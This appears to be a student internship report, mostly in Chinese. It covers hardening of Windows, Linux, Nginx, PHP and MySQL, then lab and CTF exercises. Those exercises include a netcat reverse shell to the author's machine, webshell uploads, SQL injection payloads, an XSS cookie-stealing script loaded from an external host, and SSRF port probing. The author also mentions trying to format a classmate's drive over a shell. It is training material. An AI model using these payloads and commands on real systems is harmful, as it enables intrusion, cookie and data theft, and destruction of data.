对于采用静态口令认证技术的设备，帐户口令的留存期不应长于 90 天。



除此之外还有：

1. 账户管理和认证授权：默认账户安全，按照用户分配账户，定期检查并删除与无关账户，不显示最后的用户名，检查影子账户，账户锁定策略，远程关机，用户权限指派，授权账户登录，授权账户从网络访问。
2. 日志配置：审核登录，审核策略，审核对象访问，审核事件目录服务访问，审核特权使用，审核系统事件，审核账户管理，审核过程追踪，日志文件大小，针对特定目录添加审核。操作文件权限：关闭默认共享，共享文件夹授权访问。
3. 服务安全：禁用 TCP/IP 上的 NetBIOS，禁用不必要的服务。
4. 安全选项：启用安全选项，禁用未登录前关机。
5. 其他安全配置：防病毒管理，设置屏幕保护密码和开启时间，限制远程登录空闲断开时间，操作系统补丁管理，开启本地防火墙。

Windows 配置的途径有：组策略（gpedit.msc），命令（cmd 或 powershell 中执行，或者编写 bat、ps 文件执行），注册表（regedit），配置文件（位置和文件名各不相同）。

## （二）Linux 加固

### 1. 检查特殊账号

查看空口令和 root 权限账号，确认是否存在异常账号：

使用命令 `awk -F: '($2=="")' /etc/shadow` 查看空口令账号。

使用命令 `awk -F: '($3==0)' /etc/passwd` 查看 UID 为零的账号。

加固空口令账号：

使用命令 passwd <用户名> 为空口令账号设定密码。

确认 UID 为零的账号只有 root 账号。

```
root@leo-virtual-machine:/home/leo# awk -F: '($2=="")' /etc/shadow
root@leo-virtual-machine:/home/leo# awk -F: '($3==0)' /etc/passwd
root:x:0:0:root:/root:/bin/bash
root@leo-virtual-machine:/home/leo#
```

## 2. 禁止 root 用户通过 ssh 直接登录（注意不是不能登录）

创建普通权限账号并配置密码，防止无法远程登录；

使用命令 vi /etc/ssh/sshd\_config 修改配置文件将 PermitRootLogin 的值改成 no，并保存，然后使用 service sshd restart 重启服务

```
# Authentication:
#
#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
#
#PubkeyAuthentication yes
:wq
root@leo-virtual-machine:/home/leo# service sshd restart
root@leo-virtual-machine:/home/leo#
```

## 3. 限制用户 su：限制能 su 到 root 的用户。

使用命令 vi /etc/pam.d/su 修改配置文件，在配置文件中添加行。例如，只允许 test 组用户 su 到 root，则添加 auth required pam\_wheel.so group=test。

```
# See comments in /etc/login.defs
#
# "nopen" stands to avoid reporting new mail when su'ing to another user
session optional pam_mail.so nopen

# Sets up user limits according to /etc/security/limits.conf
# (Replaces the use of /etc/limits in old login)
session required pam_limits.so

# Ubuntu Software Unx authentication modules, used with
# .(itch) as well as normal /etc/passwd and
# /etc/shadow entries.
@include common-auth
@include common-account
@include common-session
auth required pam_wheel.so group=test
"/etc/pam.d/su" 60L, 2293C
```

60,37

底端

此外还有：

1. 账号和口令：禁用或删除无用账号，检查特殊账号，添加口令策略，限制用户 su，禁止 root 用户直接用 ssh 登录。
2. 服务：关闭不必要的服务，SSH 服务安全。

3. 文件系统：设置 umask 值，设置登录超时。
4. 日志：syslogd 日志，记录所有用户的登录和操作日志。

### (三) Nginx 加固

前置条件：

- 1、根据站点开放端口，进程 ID，确认站点采用 Nginx 进行部署；
- 2、找到 Nginx 安装目录，针对具体站点对配置文件进行修改；
- 3、在执行过程中若有任何疑问或建议，应及时反馈。

1. 日志配置：修改配置，按如下设置日志记录文件、记录内容、记录格式，添加标签为 main 的 log\_format 格式(http 标签内，在所有的 server 标签内可以调用)：

```
http {
    include       mime.types;
    default_type application/octet-stream;

    log_format  main  '$remote_addr - $remote_user [$time_local] "$request"',
                    '$status $body_bytes_sent "$http_referer"',
                    '"$http_user_agent" "$http_x_forwarded_for"';


    access_log  logs/host.access.log  main;
}
```

2. 禁止目录浏览：不能去访问网站目录下的所有文件

编辑配置文件，HTTP 模块添加如下一行内容，然后重启服务

```
fastcgi_buffers 4 128k;
fastcgi_busy_buffers_size 256k;
fastcgi_temp_file_write_size 256k;
autoindex off;

gzip on;
gzip nn;
```



3. 限制目录执行权限

去掉单个目录的 PHP 执行权限  
和 去掉多个目录的 PHP 执行权限

```
server {
    location ~ /attachments/.*\.(php|php5)?$ {
        deny all;
    }

    location ~ /(attachments|upload)/.*\.(php|php5)?$ {
        deny all;
    }
}
```

4. 隐藏版本信息

```
http {  
    server_tokens off;  
    include mime.types;
```

403 Forbidden  
localhost/upload/

## 403 Forbidden

nginx



后面没有PHP版本信息

此外还有：错误页面重定向、

最佳经验实践：限制 HTTP 请求方法、限制 IP 访问、限制并发和速度、控制超时时间

风险操作项：Nginx 降权、防盗链、补丁更新

## (四) PHP 加固

### 1. 屏蔽 PHP 错误输出。

不要将错误堆栈信息直接输出到网页上，防止黑客加以利用相关信息。\\

把错误日志写到日志文件中，方便排查问题。

```
; stdout (On) - Display errors to STDOUT  
display_errors = Off  
; Even when display_errors is on, errors that occur during PHP's startup
```

localhost/upload/test.php

没有错误输出



该网页无法正常运作

### 2. 屏蔽 PHP 版本。

默认情况下 PHP 版本会被显示在返回头里



### 3. 文件系统限制

可以通过 open\_basedir 来限制 PHP 可以访问的系统目录。

```
open_basedir=/var/www; c:/phpstudy/www/
```

```
; Even when display_errors is on, errors that occur during PHP's startup  
sequence are not displayed. It's strongly recommended to keep
```

### 4. 禁止远程资源访问，防止注入远程脚本

```
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.  
allow_url_fopen = Off
```

```
; Whether to allow include/require to open URLs (like http:// or ftp://) as files.  
allow_url_include = Off
```

### 5. 开启 magic\_quotes\_gpc (php<5.4)，主要是对\$\_GET,\$\_POST,\$\_COOKIE 数组里的函数自动转义

```
magic_quotes_gpc = On
```

此外还有：

关闭全局变量、开启安全模式 (php<5.3)、禁用危险函数、第三方安全扩展

## (五) Mysql 课后作业

我的 mysql 运行在 ubuntu 虚拟机中的 docker 中，首先运行 mysql 的 docker 环境，使用 root 用户登录 mysql

```

leo@leo-virtual-machine:~$ docker exec -it a23d7ad72b33 /bin/bash
bash-4.4# mysql
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
bash-4.4# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.33 MySQL Community Server - GPL

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
o Help .

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create database db_web1
      -> ^C
mysql> create database db_web1;
Query OK, 1 row affected (0.01 sec)

mysql> 

mysql> create database db_web1
      -> ^C
mysql> create database db_web1;
Query OK, 1 row affected (0.01 sec)

mysql> 

```

使用 CREATE 语句创建 db\_web1 表，注意在命令行中每执行完一句后记得加 “;” ， 默认是堆积执行 sql 语句

```

mysql> create user 'user_web1' @'localhost' identified by 'user_web1';
Query OK, 0 rows affected (0.01 sec)

```

使用 CREATE USER 语句创建 user\_web1 用户， 登录限制为仅'localhost'可登录， 用户密码通过 identified 设置为 user\_web1

```

mysql> create user 'user_web1' @'10.133.26.124' identified by 'user_web1';
Query OK, 0 rows affected (0.01 sec)

```

同样的语句，但登录限制为可从 IP 为 10.133.26.124 处登录

```

mysql> select user,host from mysql.user;
+-----+-----+
| user      | host       |
+-----+-----+
| root      | %          |
| user_web1 | 10.133.26.124 |
| mysql.infoschema | localhost |
| mysql.session | localhost |
| mysql.sys    | localhost |
| root        | localhost |
| LibreOfficeWriter | localhost |
+-----+-----+
7 rows in set (0.00 sec)

```

使用 SELECT 语句查看 mysql 库中的 user 表，在 user 表中记录着当前数据库的用户信息(用户名和可登录地址，% 表示没有登录地址的限制），可以看到关于 user\_web1 这一用户有两个表项，分别对应设置的两个 IP 地址

```
mysql> GRANT ALL PRIVILEGES ON db_web1.* TO 'user_web1'@'localhost';
Query OK, 0 rows affected, 1 warning (0.01 sec)
```

```
mysql> GRANT ALL PRIVILEGES ON db_web1.* TO 'user_web1'@'10.133.26.124';
Query OK, 0 rows affected (0.01 sec)
```

使用 GRANT 语句，将 db\_web1 库的所有权限（ALL PRIVILEGES）赋给 user\_web1

```
bash-4.4# mysql -u user_web1 -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 21
Server version: 8.0.33 MySQL Community Server - GPL

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

本地使用 user\_web1 成功登录 mysql（登录时，-u 参数为用户名，-p 参数为主机名）

```
mysql> select user,host from mysql.user;
ERROR 1142 (42000): SELECT command denied to user 'user_web1'@'localhost' for table 'user'
mysql>
mysql> create table db_web1.tb_test;
ERROR 4028 (HY000): A table must have at least one visible column.
mysql> create table db_web1.tb_test(id int key);
Query OK, 0 rows affected (0.00 sec)
```

在 user\_web1 用户下，发现无法使用 SELECT 语句查询 mysql 库中的数据，权限被成功限制，在 db\_web1 库中成功新建了一个表，证明确实拥有权限

```
bash-4.4# mysql -h '10.134.56.21' -u 'user_web1' -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 25
Server version: 5.7.41-log MySQL Community Server (GPL)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

使用 IP 地址进行远程登录，也成功登录，证明创建的用户登录限制生效

## 2.1.11 信息搜集及利用

## (一) 概念

nc: 在两台电脑之间建立链接，并返回两个数据流。

反弹 shell: 与标准 shell 对应，本质上是网络概念的客户端与服务端的角色反转。攻击方作为服务器监听端口，正向 shell 是客户端想要获得服务端的 shell，反向 shell 是服务端想要获得客户端的 shell，正向 shell 是半交互式的，具有局限性，比如之前的练习中我试图用正向 shell 将同学的 C 盘格式化，却发现输入管理员密码后没有回显，即半交互式只能一条一条命令地执行，不能连续。

需要反弹 shell 的情况：

1. 靶机中木马后在局域网内，无法直接访问（需 NAT 穿透）
2. 靶机的 ip 动态改变
3. 由于防火墙等限制，靶机只能发送请求，不能接收请求。

-l 开启监听  
-p 指定一个端口  
-v 显示详细输出（两个 v 是更详细）  
-e 指定对应的应用程序  
-n nc 不要 DNS 反向查询 IP 的域名  
-z 连接成功后立即关闭连接

## (二) 练习

打开我的靶机，监听在 9090 端口

```
IPV4 地址 . . . . . : 192.168.207.19
子网掩码 . . . . . : 255.255.255.0
```

ipconfig 查询到子网的网段：192.168.207.0/24


```
C:\Users\Leo>nmap -sP 192.168.207.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-16 13:59 中国标准时间
Nmap scan report for 192.168.207.46
Host is up (0.068s latency).
MAC Address: 2C:33:58:8B:6F:7D (Unknown)
Nmap scan report for 192.168.207.187
Host is up (0.054s latency).
MAC Address: 0E:1D:B7:64:CC:35 (Unknown)
Nmap scan report for 192.168.207.19
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.96 seconds
```

使用 nmap 扫描（nmap -sP <网段>），在同一局域网内发现三台主机，19 是自己的设备，187 是网关，对 46 进行扫描，nmap <IP Adress>

```
C:\Users\Leo>nmap 192.168.207.46
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-16 14:02 中国标准时间
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 34.15% done; ETC: 14:03 (0:00:48 remaining)
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 67.40% done; ETC: 14:03 (0:00:23 remaining)
Nmap scan report for 192.168.207.46
Host is up (0.058s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
9090/tcp  open  zeus-admin
MAC Address: 2C:33:58:8B:6F:7D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 63.97 seconds
```

访问 9090 端口，并上传木马



使用蚁剑成功连接

	名称	日期	大小	属性
Makefile		2023-07-16 11:15:29	300 b	0666
doexec.c		2023-07-16 11:15:27	11.88 Kb	0666
generic.h		2023-07-16 11:15:28	7.11 Kb	0666
getopt.c		2023-07-16 11:15:28	22.25 Kb	0666
getopt.h		2023-07-16 11:15:28	4.65 Kb	0666
hobbit.txt		2023-07-16 11:15:28	60.33 Kb	0666
license.txt		2023-07-16 11:15:28	17.59 Kb	0666
nc.exe		2023-07-16 11:15:30	37.71 Kb	0777
nc64.exe		2023-07-16 11:15:30	44.21 Kb	0777
netcat.c		2023-07-16 11:15:30	68.21 Kb	0666
readme.txt		2023-07-16 11:15:31	6.72 Kb	0666

将 nc 的文件上传上去

```
C:\phpEnv\www\ds.local\upload\leo> nc.exe -nv 192.168.207.19 9891 -e cmd.exe
```

在靶机端运行 nc -vv <IP Adress> <Port> -e cmd.exe 即将对应 IP 主机发送的命令放入 cmd.exe 中执行 (-e) , 并将输出结果发送到攻击机的 9891 端口

```
D:\MyDownloads\netcat-win32-1.12>nc -l -p 9891
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\phpEnv\www\ds.local\upload\leo>dir
dir
驱动器 C 中的卷没有标签。
卷的序列号是 EC73-707D

C:\phpEnv\www\ds.local\upload\leo 的目录

2023/07/16 11:15 <DIR> .
2023/07/16 11:15 <DIR> ..
2023/07/16 11:15 12,166 doexec.c
2023/07/16 11:15 7,283 generic.h
2023/07/16 11:15 22,784 getopt.c
2023/07/16 11:15 4,765 getopt.h
2023/07/16 11:15 61,780 hobbit.txt
2023/07/16 11:15 18,009 license.txt
2023/07/16 11:15 300 Makefile
2023/07/16 11:15 38,616 nc.exe
2023/07/16 11:15 45,272 nc64.exe
2023/07/16 11:15 69,850 netcat.c
2023/07/16 11:15 6,885 readme.txt
11 个文件 287,710 字节
2 个目录 45,168,754,688 可用字节
```

攻击机运行 .\nc.exe -l -p 9891，监听 9891 端口，成功连接

```
C:\phpEnv\www\ds.local\upload\leo>ipconfig  
ipconfig  
Windows IP 配置  
  
以太网适配器 Bluetooth 网络连接:  
    媒体状态 . . . . . : 媒体已断开  
    连接特定的 DNS 后缀 . . . . . :  
  
以太网适配器 本地连接:  
    连接特定的 DNS 后缀 . . . . . : localdomain  
    本地链接 IPv6 地址. . . . . : fe80::615f:16:6f9d:8e49%11  
    IPv4 地址 . . . . . : 192.168.196.140  
    子网掩码 . . . . . : 255.255.255.0  
    默认网关. . . . . : 192.168.196.2  
  
隧道适配器 isatap.{43EA4814-A1E9-4D67-A936-962165DEAA9E}：  
    媒体状态 . . . . . : 媒体已断开  
    连接特定的 DNS 后缀 . . . . . :  
  
隧道适配器 isatap.localdomain:  
    媒体状态 . . . . . : 媒体已断开
```

### 2.1.12 CTF 练习

#### (一) 概念

CTF 是一种流行的信息安全竞赛形式，其英文名可直译为“夺得 Flag”，也可意译为“夺旗赛”。其大致流程是，参赛团队之间通过进行攻防对抗、程序分析等形式，率先从主办方给出的比赛环境中得到一串具有一定格式的字符串或其他内容，并将其提交给主办方，从而夺得分数，一般情况下 flag 拥有固定格式为 flag{xxxxx}

#### (二) 题型分类

Web、pwn、reverse、crypto、misc

#### (三) 练习

##### 1. sql 整数型注入



challenge-e41a8a3147610745.sandbox.ctfhub.com:10800/?id=2-1

SQL 整数型注入

ID: 1

select \* from news where id=2-1

ID: 1

Data: ctfhub

观察输入(2-1)返回 ID 为 1 的数据，说明后端执行了计算，判断为整数型注入

## SQL 整数型注入

ID 胜利试试?

Search

```
select * from news where id=1 order by 2
```

ID: 1

Data: ctfthub

## SQL 整数型注入

ID 胜利试试?

Search

```
select * from news where id=1 order by 3
```

使用 ORDER BY 函数发现没有第三列，所以判断出 news 表共有两列

## SQL 整数型注入

ID 胜利试试?

Search

```
select * from news where id=-1 union select 1, database() from news
```

ID: 1

Data: sql

使用 UNION 函数联合查询，通过 database() 函数得到数据库名为 sql

## SQL 整数型注入

ID 胜利试试?

Search

```
select * from news where id=-1 union select group_concat(table_name),2 from information_schema.tables where table_schema = 'sql'
```

ID: flag.news

Data: 2

查询 information\_schema 库得到有 flag 和 news 两个表，易知 flag 在 flag 表中

## SQL 整数型注入

ID 胜利试试?

Search

```
select * from news where id=-1 union select group_concat(column_name),2 from information_schema.columns where table_schema='sql' and table_name = 'flag'
```

ID: flag

Data: 2

查询 information\_schema 库得到 flag 表只有 flag 一个列

## SQL 整数型注入

ID 胜利试试?

Search

```
select * from news where id=-1 union select flag,2 from flag
```

ID: ctfthub{e8962772eb1b2a71e6c67429}

Data: 2

对 flag 表进行查询，最终拿到 flag

## 2. sql 报错注入

当使用 `updatexml(xml_target, xpath_expr, new_xml)` 函数时，若 `xpath_expr` 参数不符合 `xpath` 格式，就会报错。

而~符号(ascii 编码值: 0x7e)是不存在 `xpath` 格式中的，所以一旦在 `xpath_expr` 参数中使用~符号，就会产生 `xpath syntax error (xpath 语法错误)`，会将括号内的执行结果以错误的形式报出，这样就可以实现 sql 报错注入。

SQL 报错注入

ID	输个1试试?	Search
<pre>select * from news where id=啊?</pre> <p>查询错误: Unknown column '啊?' in 'where clause'</p>		

发现当出现格式错误时会报错（字符串没加单引号）考虑 `updatexml()` 函数报错注入

SQL 报错注入

ID	输个1试试?	Search						
<pre>select * from news where id=1 union select updatexml(1,concat(0x7e,database(),0x7e),1);</pre> <p>查询错误: XPATH syntax error ' '~sqlิ~'</p>								
<p>SQL 报错注入</p> <table border="1"><tr><td>ID</td><td>输个1试试?</td><td>Search</td></tr><tr><td colspan="3"><pre>select * from news where id=1 union select extractvalue(1,concat(0x7e,database(),0x7e));</pre><p>查询错误: XPATH syntax error ' '~sqlิ~'</p></td></tr></table>			ID	输个1试试?	Search	<pre>select * from news where id=1 union select extractvalue(1,concat(0x7e,database(),0x7e));</pre> <p>查询错误: XPATH syntax error ' '~sqlิ~'</p>		
ID	输个1试试?	Search						
<pre>select * from news where id=1 union select extractvalue(1,concat(0x7e,database(),0x7e));</pre> <p>查询错误: XPATH syntax error ' '~sqlิ~'</p>								

直接输入~不行，需要转成 ACSII 码（0x7e），执行 `database()` 函数获得库名 `sql`

注：这里使用 `extractvalue(xml_frag, xpath_expr)` 函数也可（图 2），若 `xpath_expr` 参数不符合 `xpath` 格式，也会报错。

SQL 报错注入

ID	输个1试试?	Search
<pre>select * from news where id=1 union select updatexml(1,concat(0x7e, (select(group_concat(table_name))from information_schema.tables where table_schema="sql") ,0x7e),1);</pre> <p>查询错误: XPATH syntax error: ' ~flag.news~'</p>		

在 `updatexml()` 函数第二个参数中执行查询 `information_schema` 表语句，得到表名 `flag`

SQL 报错注入

ID	输个1试试?	Search
<pre>select * from news where id=1 union select updatexml(1,concat(0x7e, (select(group_concat(column_name))from information_schema.columns where table_name="flag") ,0x7e),1);</pre> <p>查询错误: XPATH syntax error: ' ~flag~'</p>		

同样方法查询 flag 表得到列名

### SQL 报错注入

ID 胜利试试? Search

```
select * from news where id=1 union select updatexml(1,concat(0x7e,(select(group_concat(flag)) from sql1.flag),0x7e),1);  
查询错误: XPATH syntax error: '~ctfhub{9f7e32eea0c2e704a921f279}'
```

对 flag 执行 SELECT 语句，拿到 flag，但发现没有回显完全，这是由于回显位数得限制，想到 right(str, num)函数，作用是让字符串 str 从右开始截取 num 个字符

### SQL 报错注入

ID 胜利试试? Search

```
select * from news where id=1 union select updatexml(1,right((select(group_concat(flag)) from sql1.flag),15),0x7e),1);  
查询错误: XPATH syntax error: '~c2e704a921f279)~'
```

拼接得到完整 flag: ctfhub{9f7e32eea0c2e704a921f279}

### 3. XSS 关键词过滤

### XSS 关键词过滤

What's your name CTFHub Submit

Hello, <>alert(1);

“见框就插”，输入<script>alert(1);</script>，发现被过滤

常见的关键词过滤有大小写、空格（将空格替换为/，ctfhub 上空格绕过的解法）、双写、单双引号（使用反引号`）、空格（用 throw 替代）和一些编码绕过等

What's your name <scRipt>alert(1);</scRipt> Submit

Hello, <>alert(1);

⊕ challenge-c3b6abb4086cf67.sandbox.ctfhub.com:10800

URL 1 Send

确定

尝试改变大小写，发现成功插入

一、将如下代码植入怀疑出现xss的地方（注意`的转义），即可在 项目内容 观看XSS效果。

```
<sCriPt sRC='//uj.ci/c5e></sCriPt>
```

选择 xss 平台提供的改变了大小写的 js 代码

MEMO,

Send URL to Bot

URL challenge-c3b6abb4086cf67.sandbox.ctfhub.com:10800/?name=%3CsCriPt+sRC%3D%2F%2Fu.j.ci%2Fc5e%3E%3C%2FsCrlpT%3E

Send

这里是模拟其他用户点击这个包含了 xss 链接的情形，以获取他人的 cookie，而不是自己的 cookie

- SCRIPT URL
- cookie : flag=ctfhub{4c9dcbb  
ef58c040c14393a31}

在 cookie 中成功拿到了 flag

注：也可以使用双写绕过 (<scscript>)

#### 4. .htaccess 文件上传

上传文件相对路径  
upload/.htaccess

#### CTFHub 文件上传 - htaccess

Filename: 浏览... 未选择文件。  
Submit


先上传.htaccess 文件，内容为 AddType application/x-httdp-php png，即将 png 类型的文件按照 php 文件进行解析

上传文件相对路径  
upload/shell.png

#### CTFHub 文件上传 - htaccess

Filename: 浏览... 未选择文件。  
Submit

然后上传 shell.png 文件



通过蚁剑成功连接

```
编辑: /var/www/html/flag_2664411088.php
/var/www/html/flag_2664411088.php
1 <?php // ctfhub{f67978df8a3a88fdf1c32f5d}
2
```

在蚁剑中浏览目录，成功拿到 flag

## 5. 端口扫描

SSRF (Server-Side Request Forgery)，即服务器端请求伪造，是一种由攻击者构造请求，由服务端发起请求的安全漏洞。一般情况下，SSRF 攻击的目标是外网无法访问的内部系统，正因为请求是由服务端（没有对收到的请求做过滤，相当于攻击者的代理）发起的，所以服务端能请求到与自身相连而与外网隔离的内部系统。这道题相当于模拟服务器，访问自己内网的主机（127.0.0.1），找到开放的端口

常用的 php 伪协议

- (1) file: 从文件系统中获取文件内容，如，file:///etc/passwd
- (2) dict: 泄露安装软件版本信息，查看端口，操作内网 redis 服务等
- (3) gopher: gopher 支持发出 GET、POST 请求：可以先截获 get 请求包和 post 请求包，再构造成符合 gopher 协议的请求。gopher 协议是 ssrf 利用中一个最强大的协议(俗称万能协议)。可用于反弹 shell
- (4) http/s: HTTP 1.0 的 GET 方法

Target: http://challenge-8b61053202b8e755.sandbox.ctfhub.com:10800

```
1 GET /?url=dict://127.0.0.1:8000$ HTTP/1.1
2 Host: challenge-8b61053202b8e755.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
```

使用 dict 伪协议进行端口探测

将请求放入 intruder 中，并确定端口爆破的位置

### Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. different ways.

Payload set: 1 Payload count: 0  
Payload type: Numbers Request count: 0

### Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

#### Number range

Type: Sequential Random

From: 8000  
To: 9000  
Step:  
How many:

设置爆破类型为数字，并根据提示确定端口范围（8000~9000）

146	8145	200	<input type="checkbox"/>	<input type="checkbox"/>	327
147	8146	200	<input type="checkbox"/>	<input type="checkbox"/>	327
148	8147	200	<input type="checkbox"/>	<input type="checkbox"/>	327
49	8148	200	<input type="checkbox"/>	<input type="checkbox"/>	835
150	8149	200	<input type="checkbox"/>	<input type="checkbox"/>	327
151	8150	200	<input type="checkbox"/>	<input type="checkbox"/>	327
152	8151	200	<input type="checkbox"/>	<input type="checkbox"/>	327
153	8152	200	<input type="checkbox"/>	<input type="checkbox"/>	327
154	8153	200	<input type="checkbox"/>	<input type="checkbox"/>	327
155	8154	200	<input type="checkbox"/>	<input type="checkbox"/>	327

发现端口号为 8148 时，返回的内容长度明显不同，判断存在 flag

ctfhub(e169ebcc46508fa40d4aaef25)

使用 http 伪协议访问，成功拿到 flag

## 三、实习总结：

我在本次实习中学到了许多有用的知识和技能，包括搭建虚拟机环境、域名设置、NAT 端口转发、基于 PHP 的动态网站搭建、PHP 语法等。我还学习了使用 Docker 半虚拟化环境搭建网站、API 安全原理及应用，特别是利用 API 越权、验证、JWT 等技术。我了解了云安全的特点和面临的挑战，掌握了 SQL 注入、手工联合注入、XSS 漏洞利用、文件上传漏

洞及多种绕过方式等技术。我还学会了利用 REQUEST 库实现对低版本 PHPStudy 后门利用、主机发现、端口扫描、Webshell 利用、拿到交互式 shell 等技术。我了解了防御方的反制，针对攻击工具与手段的反制，MySQL 蜜罐读取文件、低版本 AntSword 反制等技术。我还学习了使用 Seay 进行代码审计以及安全加固，包括操作系统、中间件、PHP 的加固。此外，我还进行了 CTF 实践。

我掌握了很多网络安全的基本技能，对网络安全的知识框架进行了梳理，之前一直是很零碎地，没有系统上手实操各种技能，这次实训对我大三网络安全技能学习做了铺垫，很有收获。

实习成绩评定：\_\_\_\_\_

指导教师签名：\_\_\_\_\_ 年 月 日